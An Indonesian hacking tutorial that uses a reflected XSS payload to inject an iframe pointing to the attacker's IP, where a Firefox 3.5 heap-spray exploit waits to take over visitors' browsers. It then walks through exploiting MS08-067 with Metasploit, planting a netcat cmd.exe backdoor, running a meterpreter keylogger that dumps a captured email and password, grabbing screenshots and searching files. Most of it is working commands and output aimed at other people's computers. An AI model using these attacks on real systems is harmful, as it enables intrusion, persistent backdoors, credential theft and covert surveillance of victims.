<http://situsblogphp.com/index.php?search=%22%3E%3C/title%3E%3Cmarquee%20bgcolor=%22red%22%3E%3CH2%3EKurniawan%20ganteng%3C/H2%3E%3C/marquee%3E>

Hasilnya :



Setelah mengetahui site memiliki bug XSS maka kita dapat memanipulasinya lebih jauh dengan memanfaatkan iframe untuk menyerang komputer orang lain yang membuka URL yang kita miliki.

Contoh memanfaatkan IFRAME untuk XSS untuk membuka site Yogyakarta X-code.

<http://situsblogphp.com/index.php?search=%22%3E%3C/TITLE%3E%3CIFRAME%20src=http://xcode.or.id%3E%3CIFRAME%3E>

+ Latest Blog Entries -



Bingo, ternyata tampil bagian dari site Yogyafree X-code. Untuk PoC-nya maka kita aktifkan exploit yang dapat menyebabkan target jika membuka suatu URL maka kita dimungkinkan untuk mendapatkan shell pada komputer target yang dikarenakan bisa dari celah keamanan browser, celah keamanan pembuka document yang terintegrasi dengan browser dan sebagainya.

Di sini contohnya celah keamanan Heap Spray pada Mozilla Firefox 3.5. Pastikan IP kita adalah IP Publik, jika kita menggunakan koneksi speedy dengan router modem yang di share koneksinya maka anda dapat memanfaatkan port forwarding yang dimana diarahkan ke IP lokal komputer kita.

Contoh mengaktifkan exploit firefox di komputer kita :

```
Command Prompt - python firefoxhack.py

C:\Python26>python firefoxhack.py

#####
#
# FireFox 3.5 Heap Spray
# Originally discovered by: Simon Berry-Bryne
# Pythonized: David Kennedy (ReL1K) @ SecureState
#
#####

Listening on port 80.
Have someone connect to you.

Type <control>-c to exit..
```

Setelah kita mengaktifkan exploit kita maka kita tinggal memasukkan IP publik kita yang misal contohnya 180.252.132.168 dilakukan penggabungan dengan URL, hasilnya dapat sebagai berikut :

<http://situsblogphp.com/index.php?search=%22%3E%3C/TITLE%3E%3CIFRAME%20src=http://180.252.132.168%3E%3CIFRAME%3E>

Jika target menggunakan Mozilla Firefox 3.5 dan terus memaksa untuk membuka URL tersebut maka anda dapat menebak kemungkinan hasil dari akibat tindakan tersebut.

Oleh Kurniwan - yk_family_code@yahoo.com

Bermain perintah-perintah meterpreter di metasploit framework



Di sini pembahasan meterpreter untuk metasploit framework lebih jauh dibandingkan artikel sebelumnya, baiklah kita langsung saja, diasumsikan target kita adalah Windows XP dengan celah SMB.

MM	
MMMMMMMMMMMMMMMM	MMMMMMMMMMMMMM
MMMN\$	vMMMM
MMMNl	MMMMM JMMMM
MMMNl	MMMMMMMMN NMMMMMMMM JMMMM
MMMNl	MMMMMMMMMMMMNmmNMMMMMMMMM JMMMM
MMMNl	MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMNl	MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMNl	MMMMMM MMMMMMMM MMMMM jMMMM
MMMNl	MMMMMM MMMMMMMM MMMMM jMMMM
MMMNl	MMMMMM MMMMMMMM MMMMM jMMMM
MMMNl	MMMMMM MMMMMMMM MMMMM # JMMMM
MMMMR	?MMNM MMMMM .dMMMM
MMMMMn	`MMM MMMM ` dMMMMMM
MMMMMMMN	?MM MM? NMMMMMN
MMMMMMMMMNe	JMMMMMMNMMM
MMMMMMMMMMMMMNn	, eMMMMMMNMMNM
MMMMMMNNNNMMMMMNx	MMMMMMNMNMNMNM
MMMMMMMMMMNMNMNMNMNM +	. +MMNNNNNNNNNNNNNNNN

```
= [ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
= [ svn r13462 updated 97 days ago (2011.08.01)
```

Warning: This copy of the Metasploit Framework was last updated 97 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
<https://community.rapid7.com/docs/DOC-1306>

```
msf >
```

Kita untuk mencari exploit-exploit dapat dengan perintah show exploits, di sini kita persempit saja targetnya diasumsikan kita akan menggunakan exploit untuk microsoft bulletin tahun 2008.

```
msf > search ms08
```

```
Matching Modules
=====
```

Name	Description	Disclosure Date
Rank		
----		-----
auxiliary/admin/ms/ms08_059_his2006		2008-10-14
normal	Microsoft Host Integration Server 2006 Command Execution Vulnerability	
exploit/windows/browser/ms08_041_snapshotviewer		2008-07-07
excellent	Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download	
exploit/windows/browser/ms08_053_mediaencoder		2008-09-09
normal	Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow	
exploit/windows/browser/ms08_070_visual_studio MSMask		2008-08-13
normal	Microsoft Visual Studio Msmask32.ocx ActiveX Buffer Overflow	
exploit/windows/browser/ms08_078_xml_corruption		2008-12-07
normal	Internet Explorer Data Binding Memory Corruption	
exploit/windows/smb/ms08_067_netapi		2008-10-28
great	Microsoft Server Service Relative Path Stack Corruption	
exploit/windows/smb/smb_relay		2001-03-31
excellent	Microsoft Windows SMB Relay Code Execution	

Dari pencarian didapat 7 exploit untuk ms08, kita gunakan saja ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
```

Untuk mengetahui exploit kita mendukung untuk target apa maka kita dapat masukkan perintah dibawah ini

```
msf exploit(ms08_067_netapi) > show targets
```

```
Exploit targets:
```

Id	Name
--	----
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP1 Japanese (NO NX)
9	Windows 2003 SP2 English (NO NX)
10	Windows 2003 SP2 English (NX)
11	Windows 2003 SP2 German (NO NX)
12	Windows 2003 SP2 German (NX)
13	Windows XP SP2 Arabic (NX)
14	Windows XP SP2 Chinese - Traditional / Taiwan (NX)

```
15 Windows XP SP2 Chinese - Simplified (NX)
16 Windows XP SP2 Chinese - Traditional (NX)
17 Windows XP SP2 Czech (NX)
18 Windows XP SP2 Danish (NX)
19 Windows XP SP2 German (NX)
20 Windows XP SP2 Greek (NX)
21 Windows XP SP2 Spanish (NX)
22 Windows XP SP2 Finnish (NX)
23 Windows XP SP2 French (NX)
24 Windows XP SP2 Hebrew (NX)
25 Windows XP SP2 Hungarian (NX)
26 Windows XP SP2 Italian (NX)
27 Windows XP SP2 Japanese (NX)
28 Windows XP SP2 Korean (NX)
29 Windows XP SP2 Dutch (NX)
30 Windows XP SP2 Norwegian (NX)
31 Windows XP SP2 Polish (NX)
32 Windows XP SP2 Portuguese - Brazilian (NX)
33 Windows XP SP2 Portuguese (NX)
34 Windows XP SP2 Russian (NX)
35 Windows XP SP2 Swedish (NX)
36 Windows XP SP2 Turkish (NX)
37 Windows XP SP3 Arabic (NX)
38 Windows XP SP3 Chinese - Traditional / Taiwan (NX)
39 Windows XP SP3 Chinese - Simplified (NX)
40 Windows XP SP3 Chinese - Traditional (NX)
41 Windows XP SP3 Czech (NX)
42 Windows XP SP3 Danish (NX)
43 Windows XP SP3 German (NX)
44 Windows XP SP3 Greek (NX)
45 Windows XP SP3 Spanish (NX)
46 Windows XP SP3 Finnish (NX)
47 Windows XP SP3 French (NX)
48 Windows XP SP3 Hebrew (NX)
49 Windows XP SP3 Hungarian (NX)
50 Windows XP SP3 Italian (NX)
51 Windows XP SP3 Japanese (NX)
52 Windows XP SP3 Korean (NX)
53 Windows XP SP3 Dutch (NX)
54 Windows XP SP3 Norwegian (NX)
55 Windows XP SP3 Polish (NX)
56 Windows XP SP3 Portuguese - Brazilian (NX)
57 Windows XP SP3 Portuguese (NX)
58 Windows XP SP3 Russian (NX)
59 Windows XP SP3 Swedish (NX)
60 Windows XP SP3 Turkish (NX)
61 Windows 2003 SP2 Japanese (NO NX)
```

Kita pilih 0 yaitu Automatic Targeting.

```
msf exploit(ms08_067_netapi) > set target 0
target => 0
```

Jika kita tidak melakukan target maka secara default tetap diset target 0, diatas hanya sebagai informasi saja jika misalkan anda menggunakan metasploit yang berbeda yang membutuhkan target spesifik.

Setelah kita memilih target 0 maka kita tampilkan payload, payload di sini fungsinya kita memilih eksploitasi kita ingin seperti apa, misal shell? remote desktop dengan VNC? download & execute?

Perintah untuk menampilkan payloads untuk exploit ini

```
msf exploit(ms08_067_netapi) > show payloads
```

```
Compatible Payloads
=====
```

Name Description ----- -----	Disclosure Date -----	Rank ----	
generic/custom Custom Payload		normal	
generic/debug_trap Generic x86 Debug Trap		normal	
generic/shell_bind_tcp Generic Command Shell, Bind TCP Inline		normal	
generic/shell_reverse_tcp Generic Command Shell, Reverse TCP Inline		normal	
generic/tight_loop Generic x86 Tight Loop		normal	
windows/adduser Windows Execute net user /ADD		normal	
windows/dllinject/bind_ipv6_tcp Reflective Dll Injection, Bind TCP Stager (IPv6)		normal	
windows/dllinject/bind_nonx_tcp Reflective Dll Injection, Bind TCP Stager (No NX or Win7)		normal	
windows/dllinject/bind_tcp Reflective Dll Injection, Bind TCP Stager		normal	
windows/dllinject/reverse_http Reflective Dll Injection, Reverse HTTP Stager		normal	
windows/dllinject/reverse_ipv6_tcp Reflective Dll Injection, Reverse TCP Stager (IPv6)		normal	
windows/dllinject/reverse_nonx_tcp Reflective Dll Injection, Reverse TCP Stager (No NX or Win7)		normal	
windows/dllinject/reverse_ord_tcp Reflective Dll Injection, Reverse Ordinal TCP Stager (No NX or Win7)		normal	
windows/dllinject/reverse_tcp Reflective Dll Injection, Reverse TCP Stager		normal	
windows/dllinject/reverse_tcp_allports Reflective Dll Injection, Reverse All-Port TCP Stager		normal	
windows/dllinject/reverse_tcp_dns Reflective Dll Injection, Reverse TCP Stager (DNS)		normal	
windows/download_exec Windows Executable Download and Execute		normal	
windows/exec Windows Execute Command		normal	
windows/loadlibrary Windows LoadLibrary Path		normal	
windows/messagebox Windows MessageBox		normal	
windows/meterpreter/bind_ipv6_tcp Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)		normal	
windows/meterpreter/bind_nonx_tcp Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)		normal	
windows/meterpreter/bind_tcp		normal	

Windows Meterpreter (Reflective Injection), Bind TCP Stager	
windows/meterpreter/reverse_http	normal
Windows Meterpreter (Reflective Injection), Reverse HTTP Stager	
windows/meterpreter/reverse_https	normal
Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager	
windows/meterpreter/reverse_ipv6_tcp	normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)	
windows/meterpreter/reverse_nonx_tcp	normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)	
windows/meterpreter/reverse_ord_tcp	normal
Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)	
windows/meterpreter/reverse_tcp	normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager	
windows/meterpreter/reverse_tcp_allports	normal
Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager	
windows/meterpreter/reverse_tcp_dns	normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)	
windows/metsvc_bind_tcp	normal
Windows Meterpreter Service, Bind TCP	
windows/metsvc_reverse_tcp	normal
Windows Meterpreter Service, Reverse TCP Inline	
windows/patchupdllinject/bind_ipv6_tcp	normal
Windows Inject DLL, Bind TCP Stager (IPv6)	
windows/patchupdllinject/bind_nonx_tcp	normal
Windows Inject DLL, Bind TCP Stager (No NX or Win7)	
windows/patchupdllinject/bind_tcp	normal
Windows Inject DLL, Bind TCP Stager	
windows/patchupdllinject/reverse_ipv6_tcp	normal
Windows Inject DLL, Reverse TCP Stager (IPv6)	
windows/patchupdllinject/reverse_nonx_tcp	normal
Windows Inject DLL, Reverse TCP Stager (No NX or Win7)	
windows/patchupdllinject/reverse_ord_tcp	normal
Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)	
windows/patchupdllinject/reverse_tcp	normal
Windows Inject DLL, Reverse TCP Stager	
windows/patchupdllinject/reverse_tcp_allports	normal
Windows Inject DLL, Reverse All-Port TCP Stager	
windows/patchupdllinject/reverse_tcp_dns	normal
Windows Inject DLL, Reverse TCP Stager (DNS)	
windows/patchupmeterpreter/bind_ipv6_tcp	normal
Windows Meterpreter (skape/jt injection), Bind TCP Stager (IPv6)	
windows/patchupmeterpreter/bind_nonx_tcp	normal
Windows Meterpreter (skape/jt injection), Bind TCP Stager (No NX or Win7)	
windows/patchupmeterpreter/bind_tcp	normal
Windows Meterpreter (skape/jt injection), Bind TCP Stager	
windows/patchupmeterpreter/reverse_ipv6_tcp	normal
Windows Meterpreter (skape/jt injection), Reverse TCP Stager (IPv6)	
windows/patchupmeterpreter/reverse_nonx_tcp	normal
Windows Meterpreter (skape/jt injection), Reverse TCP Stager (No NX or Win7)	
windows/patchupmeterpreter/reverse_ord_tcp	normal
Windows Meterpreter (skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)	
windows/patchupmeterpreter/reverse_tcp	normal
Windows Meterpreter (skape/jt injection), Reverse TCP Stager	
windows/patchupmeterpreter/reverse_tcp_allports	normal
Windows Meterpreter (skape/jt injection), Reverse All-Port TCP Stager	
windows/patchupmeterpreter/reverse_tcp_dns	normal
Windows Meterpreter (skape/jt injection), Reverse TCP Stager (DNS)	
windows/shell/bind_ipv6_tcp	normal
Windows Command Shell, Bind TCP Stager (IPv6)	
windows/shell/bind_nonx_tcp	normal
Windows Command Shell, Bind TCP Stager (No NX or Win7)	

windows/shell/bind_tcp	normal	
Windows Command Shell, Bind TCP Stager		
windows/shell/reverse_http	normal	
Windows Command Shell, Reverse HTTP Stager		
windows/shell/reverse_ipv6_tcp	normal	
Windows Command Shell, Reverse TCP Stager (IPv6)		
windows/shell/reverse_nonx_tcp	normal	
Windows Command Shell, Reverse TCP Stager (No NX or Win7)		
windows/shell/reverse_ord_tcp	normal	
Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)		
windows/shell/reverse_tcp	normal	
Windows Command Shell, Reverse TCP Stager		
windows/shell/reverse_tcp_allports	normal	
Windows Command Shell, Reverse All-Port TCP Stager		
windows/shell/reverse_tcp_dns	normal	
Windows Command Shell, Reverse TCP Stager (DNS)		
windows/shell_bind_tcp	normal	
Windows Command Shell, Bind TCP Inline		
windows/shell_reverse_tcp	normal	
Windows Command Shell, Reverse TCP Inline		
windows/speak_pwned	normal	
Windows Speech API - Say "You Got Pwned!"		
windows/upexec/bind_ipv6_tcp	normal	
Windows Upload/Execute, Bind TCP Stager (IPv6)		
windows/upexec/bind_nonx_tcp	normal	
Windows Upload/Execute, Bind TCP Stager (No NX or Win7)		
windows/upexec/bind_tcp	normal	
Windows Upload/Execute, Bind TCP Stager		
windows/upexec/reverse_http	normal	
Windows Upload/Execute, Reverse HTTP Stager		
windows/upexec/reverse_ipv6_tcp	normal	
Windows Upload/Execute, Reverse TCP Stager (IPv6)		
windows/upexec/reverse_nonx_tcp	normal	
Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)		
windows/upexec/reverse_ord_tcp	normal	
Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)		
windows/upexec/reverse_tcp	normal	
Windows Upload/Execute, Reverse TCP Stager		
windows/upexec/reverse_tcp_allports	normal	
Windows Upload/Execute, Reverse All-Port TCP Stager		
windows/upexec/reverse_tcp_dns	normal	
Windows Upload/Execute, Reverse TCP Stager (DNS)		
windows/vncinject/bind_ipv6_tcp	normal	VNC
Server (Reflective Injection), Bind TCP Stager (IPv6)		
windows/vncinject/bind_nonx_tcp	normal	VNC
Server (Reflective Injection), Bind TCP Stager (No NX or Win7)		
windows/vncinject/bind_tcp	normal	VNC
Server (Reflective Injection), Bind TCP Stager		
windows/vncinject/reverse_http	normal	VNC
Server (Reflective Injection), Reverse HTTP Stager		
windows/vncinject/reverse_ipv6_tcp	normal	VNC
Server (Reflective Injection), Reverse TCP Stager (IPv6)		
windows/vncinject/reverse_nonx_tcp	normal	VNC
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)		
windows/vncinject/reverse_ord_tcp	normal	VNC
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)		
windows/vncinject/reverse_tcp	normal	VNC
Server (Reflective Injection), Reverse TCP Stager		
windows/vncinject/reverse_tcp_allports	normal	VNC
Server (Reflective Injection), Reverse All-Port TCP Stager		
windows/vncinject/reverse_tcp_dns	normal	VNC
Server (Reflective Injection), Reverse TCP Stager (DNS)		

Ternyata banyak juga, di sini kita gunakan meterpreter saja karena praktek kita di sini adalah meterpreter

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
```

Setelah kita set payloadnya menggunakan windows/meterpreter/bind_tcp maka kita set target kita, perintahnya adalah :

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.39
PAYLOAD => windows/meterpreter/bind_tcp
RHOST => 192.168.1.39
```

Setelah semua sudah dimasukkan tinggal kita lakukan eksploitasi langsung dengan perintah exploit

```
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.39
msf exploit(ms08_067_netapi) > exploit
[*] Meterpreter session 1 opened (192.168.1.30:1602 -> 192.168.1.39:4444) at
2011-11-06 06:49:29 +0700
```

Bingo, kita sudah masuk di meterpreter.

Untuk mengetahui kita direktori mana di target kita masukkan perintah pwd.

```
>>>pwd
C:\WINDOWS\system32
```

Untuk mengetahui posisi kita di komputer sendiri, perintahnya adalah getlwd.

```
>>>getlwd
C:/Program Files/Rapid7/framework/msf3
```

Untuk mengetahui nama komputer target, informasi OS, arsitektur, sistem bahasa yang digunakan.

```
>>>sysinfo
Computer      : PC100
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
```

Untuk mengetahui route dari komputer target

```
>>>route
```


Network routes
=====

Subnet	Netmask	Gateway
-----	-----	-----
0.0.0.0	0.0.0.0	192.168.1.1
127.0.0.0	255.0.0.0	127.0.0.1
192.168.1.0	255.255.255.0	192.168.1.39
192.168.1.39	255.255.255.255	127.0.0.1
192.168.1.255	255.255.255.255	192.168.1.39
224.0.0.0	240.0.0.0	192.168.1.39
255.255.255.255	255.255.255.255	192.168.1.39

Untuk keluar satu direktori ke bawah

```
>>>cd ..
```

Perintah diatas mirip dilinux, bukan command prompt, karena menggunakan spasi untuk pembatas cd dan ..

Untuk membuktikan kita sudah berada c:\windows adalah

```
>>>pwd
C:\WINDOWS
```

Ok, kita masuk ke c:\

```
>>>cd ..
```

Untuk menampilkan files dan direktori-direktori maka gunakan ls

```
>>>ls
```

```
Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	16299862	fil	2011-07-31 19:05:32 +0700	\$Persi0.sys
100777/rwxrwxrwx	0	fil	2011-07-31 09:53:39 +0700	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	2011-07-31 09:53:39 +0700	CONFIG.SYS
40777/rwxrwxrwx	0	dir	2011-07-31 11:14:57 +0700	Documents and Settings
100444/r--r--r--	0	fil	2011-07-31 09:53:39 +0700	IO.SYS
100444/r--r--r--	0	fil	2011-07-31 09:53:39 +0700	MSDOS.SYS
100555/r-xr-xr-x	47564	fil	2008-04-14 04:13:04 +0700	NTDETECT.COM
40555/r-xr-xr-x	0	dir	2011-09-17 20:36:28 +0700	Program Files
40777/rwxrwxrwx	0	dir	2011-07-31 11:13:25 +0700	System Volume Information
40777/rwxrwxrwx	0	dir	2011-07-31 19:05:25 +0700	WINDOWS
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:42 +0700	Xitami
100666/rw-rw-rw-	211	fil	2011-07-31 09:44:42 +0700	boot.ini
100666/rw-rw-rw-	0	fil	2011-07-31 19:05:13 +0700	dfinstall.log
100444/r--r--r--	250048	fil	2008-04-14 06:01:44 +0700	ntldr
100666/rw-rw-rw-	301989888	fil	2011-11-06 19:55:04 +0700	pagefile.sys

Kita coba masuk direktori xitami

```
>>>cd xitami
```

Tampilkan isi pada direktori xitami

```
>>>ls
```

```
Listing: C:\xitami
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:42 +0700	.
40777/rwxrwxrwx	0	dir	1980-01-01 15:00:00 +0700	..
100666/rw-rw-rw-	6772	fil	2011-07-31 18:18:44 +0700	INSTALL.LOG
100777/rwxrwxrwx	81296	fil	1997-04-29 23:57:12 +0700	UNWISE.EXE
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:31 +0700	addons
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:32 +0700	cgi-bin
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:30 +0700	cgi-src
100666/rw-rw-rw-	8268	fil	2000-03-31 05:45:26 +0700	ddnsdef.xml
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:31 +0700	debug
100666/rw-rw-rw-	92	fil	2011-07-31 18:18:35 +0700	defaults.aut
100666/rw-rw-rw-	134	fil	2011-07-31 18:18:35 +0700	defaults.cfg
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:29 +0700	errors
100666/rw-rw-rw-	148	fil	1998-06-26 11:37:22 +0700	ftpdios.txt
100666/rw-rw-rw-	1303	fil	1998-08-05 07:20:28 +0700	ftpdirs.aut
100666/rw-rw-rw-	729	fil	1997-12-20 06:31:24 +0700	ftphello.txt
100666/rw-rw-rw-	1334	fil	1998-02-24 10:34:52 +0700	ftplogin.txt
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:28 +0700	ftproot
100666/rw-rw-rw-	1694	fil	1999-09-01 00:43:00 +0700	ftpusers.aut
100777/rwxrwxrwx	155648	fil	2000-04-22 10:34:26 +0700	gslgen.exe
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:31 +0700	headers
100666/rw-rw-rw-	5194	fil	2000-01-02 10:23:10 +0700	license.txt
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:42 +0700	logs
100666/rw-rw-rw-	15146	fil	2000-01-02 10:23:18 +0700	perlssi
100666/rw-rw-rw-	2628	fil	1999-12-08 12:24:48 +0700	pipedef.xml
100666/rw-rw-rw-	1335	fil	1998-10-14 11:05:58 +0700	readme.txt
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:31 +0700	temp
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:30 +0700	templates
40777/rwxrwxrwx	0	dir	2011-07-31 18:18:24 +0700	webpages
100666/rw-rw-rw-	940	fil	1999-06-05 00:38:24 +0700	xitami.aut
100666/rw-rw-rw-	64764	fil	2000-04-02 06:28:50 +0700	xitami.cfg
100777/rwxrwxrwx	704512	fil	2000-04-22 10:37:46 +0700	xiwin32.exe
100777/rwxrwxrwx	126976	fil	2000-04-21 09:44:36 +0700	xixlat.exe

Diatas ada file ftphello.txt, kita dapat menggunakan perintah cat untuk melihat isinya, sama dengan perintah di linux yaitu cat, contoh menjalankannya :

```
>>>cat ftphello.txt
```

```
# This is the welcome text file for the FTP service.
# Lines starting with '#' are ignored.
# You can change this file, or (better) copy it and change the
# ftp:welcom option.
#
```

```
XX    XXX XXX XXXXXXXXXX X      XX    XX XXX  -----
- X-- X--- X----- X---- XX----- XX-- XX-- X--- www.imatix.com --
-- X X---- X----- X---- X X----- X X X X-- X--- (c) 1991-98  --
```

```

--- X----- X----- X----- X- X----- X- X- X-- X--- --
-- X X----- X----- X----- XXXXX----- X----- X-- X--- Windows - OS/2 --
- X-- X--- X----- X----- X--- X--- X----- X-- X--- UNIX - OpenVMS --
XXX    XX XXX    XXX    XXX    XXX XXX    XXX XXX    -----

```

Ready for login. All accesses to this server are logged.

Oke, sekarang kita coba pasang backdoor dengan netcat, untuk pertama-tama kita copy dulu nc.exe dari komputer kita ke komputer target melalui fitur upload yang ada di meterpreter.

```

>>>upload -r c:/asa/nc.exe c:/xitami
[*] uploading : c:/asa/nc.exe -> c:/xitami
[*] uploaded  : c:/asa/nc.exe -> c:/xitami\nc.exe

```

Setelah diupload kita masuk aja ke shell.

```

>>>shell
Process 1116 created.
Channel 15 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

```

```
C:\xitami>
```

Setelah kita sudah di shell, kita masukkan perintah dibawah ini untuk membuka port 7000 untuk mengakses cmd di komputer target lewat jaringan.

```

C:\xitami>
>>>nc -l -p 7000 -e cmd.exe
nc -l -p 7000 -e cmd.exe

```

Setelah itu kita masuk ke komputer kita, kita gunakan perintah seperti ini di komputer kita.

```

ca. Command Prompt - nc 192.168.1.39 7000
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\acer>cd\asa
C:\asa>nc 192.168.1.39 7000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\xitami>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.39
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\xitami>

```

Oke, kita lanjutkan.

Sekarang kita akan mencoba memasang keylogger di komputer target.

Pertama-tama kita tampilan proses di komputer target dengan ls.

>>>ps

Process list
=====

PID	Name	Arch	Session	User	Path
---	----	----	-----	----	----
0	[System Process]				
4	System	x86	0	NT AUTHORITY\SYSTEM	
624	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
	\SystemRoot\System32\smss.exe				
696	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	
	\\??\C:\WINDOWS\system32\csrss.exe				
720	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	
	\\??\C:\WINDOWS\system32\winlogon.exe				
764	services.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\services.exe				
776	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\lsass.exe				
936	DF5Serv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program
	Files\Faronics\Deep Freeze\Install C-0\DF5Serv.exe				
972	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\svchost.exe				
1068	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
	C:\WINDOWS\system32\svchost.exe				
1152	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\System32\svchost.exe				
1292	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
	C:\WINDOWS\system32\svchost.exe				
1452	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	

```

C:\WINDOWS\system32\svchost.exe
1532 explorer.exe      x86    0      PC100\data
C:\WINDOWS\Explorer.EXE
1648 spoolsv.exe       x86    0      NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
1184 wscntfy.exe        x86    0      PC100\data
C:\WINDOWS\system32\wscntfy.exe
1300 alg.exe           x86    0      NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\System32\alg.exe
1760 xiwin32.exe       x86    0      PC100\data
C:\Xitami\xiwin32.exe
348  FrzState2k.exe     x86    0      NT AUTHORITY\SYSTEM      C:\Program
Files\Faronics\Deep Freeze\Install C-0\_$_Df\FrzState2k.exe
2032 cmd.exe           x86    0      PC100\data
C:\WINDOWS\system32\cmd.exe

```

Perhatikan diatas explorer.exe ada di PID 1532, di sini kita lakukan migrate ke PID 1532, perintahnya :

```

>>>migrate 1532
[*] Migrating to 1532...
[*] Migration completed successfully.

```

Setelah itu kita cek dengan perintah getpid untuk mengetahui hasil migrate kita tadi.

```

>>>getpid
Current pid: 1532

```

Setelah sudah sesuai maka kita aktifkan keylogger di komputer target dengan perintah keyscan_start.

```

>>>keyscan_start
Starting the keystroke sniffer...

```

Untuk melihat hasil dari keylogger adalah :

```

>>>keyscan_dump
Dumping captured keystrokes...
backup password <Return> username : cew\_saturnus1987@yahoo.com <Back> .com
<Return> password : adaajadeh <Return> <Return>

```

Bingo, hasil kita menyadap apa yang diketikkan oleh target telah tampil diatas.

Sekarang kita coba tampilkan screenshoot dikomputer target dengan perintah sebagai berikut

```

meterpreter > use espia
Loading extension espia...
success.

```

kita jalankan screengrab

```

meterpreter > screengrab
Screenshot saved to: C:/Program Files/Rapid7/framework/msf3/eJPGTrhD.jpeg

```

Bingo hasil kita melakukan capture screenshoot komputer target telah disimpan di komputer kita.

Sekarang kita coba praktek mencari file ekstensi tertentu dengan meterpreter.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.

OPTIONS:

-d <opt> The directory/drive to begin searching from. Leave empty to search all drives.
(Default: )
-f <opt> The file pattern glob to search for. (e.g. *secret*.doc?)
-h      Help Banner.
-r <opt> Recursivly search sub directories. (Default: true)

meterpreter > search -f *.jpg
Found 151 results...
c:\\Documents and Settings\\All Users\\Documents\\My Pictures\\Sample Pictures\\Blue hills.jpg
(28521 bytes)
c:\\Documents and Settings\\All Users\\Documents\\My Pictures\\Sample Pictures\\Sunset.jpg
(71189 bytes)
c:\\Documents and Settings\\All Users\\Documents\\My Pictures\\Sample Pictures\\Water
lilies.jpg (83794 bytes)
c:\\Documents and Settings\\All Users\\Documents\\My Pictures\\Sample Pictures\\Winter.jpg
(105542 bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Clear Day Bkgrd.jpg (5675
bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Fiesta Bkgrd.jpg (5048 bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Glacier Bkgrd.jpg (2743 bytes)
